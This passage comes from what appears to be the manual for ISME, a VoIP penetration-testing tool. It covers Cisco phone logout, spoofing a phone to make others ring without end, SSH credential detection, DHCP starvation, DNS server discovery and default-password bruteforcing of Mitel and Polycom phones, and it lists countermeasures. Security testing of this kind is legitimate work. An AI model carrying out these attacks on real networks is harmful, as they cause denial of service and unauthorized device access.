
Option 1: Enter CUCM IP address and IP Phone MAC address before launching the script with the usual button.


Option 2: Use a previous “Generic scanner” saved scan result (.isme) to disconnect identified IP Phones. The file should be selected through button of “file” menu.



Note 1: CUCM IP Address should be in the backup of the scanned subnet but I did find out that the extraction of servers ip addresses was not fully reliable. Therefore, I preferred a manual entry.

Note 2: The logs are just a confirmation that urls have been sent to CUCM. It is not an indication that phones are effectively log out.






6.3.3- Countermeasure

An option in “CUCM enterprise parameters” specifies that only trusted IP addresses (registered) are allowed to login/logout.

6.4- Cisco phone ringer

6.4.1- Concept

Idea: taking the identity of a *skinny* cisco phone, and use it to register with the CUCM and make the other phones ringing.




- ❶ Unplug phone 1000 and spoof his identity to register on the CUCM
- ❷ Make call to other phones to create a perpetual ringing

6.4.2- Using ISME to do it


Note: The attack does not depend of earlier scans made with ISME.

Supported IP Phone models: 6901, 6911, 6921, 6945, 6961, 7910, 7911, 7912, 7940, 7941, 7942, 7945, 7960, 7961, 7962, 7965, 7970, 7971, 7975, 8941, 8945, 8961

To launch the attack interface, go to menu “Tools -> Cisco Phone: Ringer”



A new window will open with information to provide. They are a necessity to be able to spoof the identity of a working IP Phone. Be precise or nothing will happen.




Note: no control is done on user provided information.

Once all information are provided, go to menu “File -> Launch ringing attack” to start the attack.



The phones configured with the numbers provided should start to ring. Only two numbers are configurable to use this tool as a proof of concept and nothing else.

Screen after a successful attack:



6.4.3- Countermeasure

The attack is based on the capacity to spoof IP Phones identity. A strong authentication with a certificate, either MIC or LCS, will render it unsuccessful.

6.5- Cisco Phone SSH Detector


6.5.1- Description


Cisco Phone have an embedded SSH server mostly used for debugging purpose by administrator. Sadly, it could be used in other ways and should therefore be properly securized, which means at least a strong password or better, an SSH service disabled.

The applicative module “Cisco Phone SSH Detector” will scan a subnet to identify phones that have an SSH service activated with specific credential.

6.5.2- Run the exploit

Select the exploit from Launcher windows:





As usual, once login/password, IP Address or subnet has been entered in configure area, the script could be launch through menu “File” or launch button ().

“Details” tab: provides information on the tool himself.

“Positive results” tab: indicates that SSH credential have been found on specific IP addresses.

“All logs tab”: provides all information regarding the testing done by the script. They can be neutral, negative or positive.


Saving of “all logs” tab information can be done through file menu or save button ().



6.6- DHCP Starvation

6.6.1- Concept

DHCP Starvation is an old and well known attack. The aim is an attribution of all the existing IP address available on DHCP server and render him useless.




- New IP Phones won't start
- Random problems
- DoS on a whole subnet


6.6.2- Using ISME to do it

Note: the script is configured to send DHCP discover with the PC MAC address at the layer 2. This means that port security will be useless in such a configuration. Take care.


To launch the attack interface, go to menu “Tools -> Server: DHCP Starvation”




A new window will open. Select the number of DHCP Discover to send depending of the subnet size. A temporization has been included in the script. The computer sending is too fast for a good efficiency, which is solve with the temporization, so do not be surprised by an appearance of slowness.



To launch the attack interface, go to menu “File -> Launch DHCP Starvation attack”.



The attack is straight forward. The packets will be sent and the script will stop. A clear message is log in the interface when this status is reach.



6.6.3- Counter measure

DHCP Snooping functionality verifies the coherency between layer 2 and applicative lever for DHCP packet. Packets sent with ISME will trigger the security rule and be discarded.

6.7- DNS Subnet resolver

6.7.1- Concept


By being plug in the LAN and having an IP address, a PC has a very effective mean to identify core infrastructure servers through DNS.

Indeed, once a first scan has been done with ISME on IP Phone subnet, the servers' subnet is known.


With this information, we have just to associate active ip address with the server name through DNS request, which will be a serious time saving compare to a brute force attack.

6.7.2- Using ISME to do it


To launch the attack interface, go to menu "Tools -> Server: DNS Subnet resolver"




Enter the subnet to scan.




To launch the attack interface, go to menu "File -> Launch NS Resolver analyze".



Analyze the results.




And don't forget to save them or you will have to do it again.



6.8- Mitel web bruteforcer TOCORRECT

Step 1: Menu “Tools->Mitel Web Bruteforcer”. A new window will open.




Steps 2 to 5 are identical to 5.2 with Aastra phones. Please refer to it.

Note: MITEL IP Phones have different default login/password depending on models and versions.


```
-----
Default login/Password of the following MITEL IP Phones are tested:
-> 5212
-> 5215
-> 5220
-> 5320
-> 5330
-> 5340
-----
```

Since there is one kind of password per type of device, there must be several tests for each phone. Therefore, the sequence of verification is really long. Be patient.



6.9- Polycom SoundPoint Web Bruteforcer

Step 1: Menu “Tools -> Polycom SoundPoint Web Bruteforcer”. A new window will open.

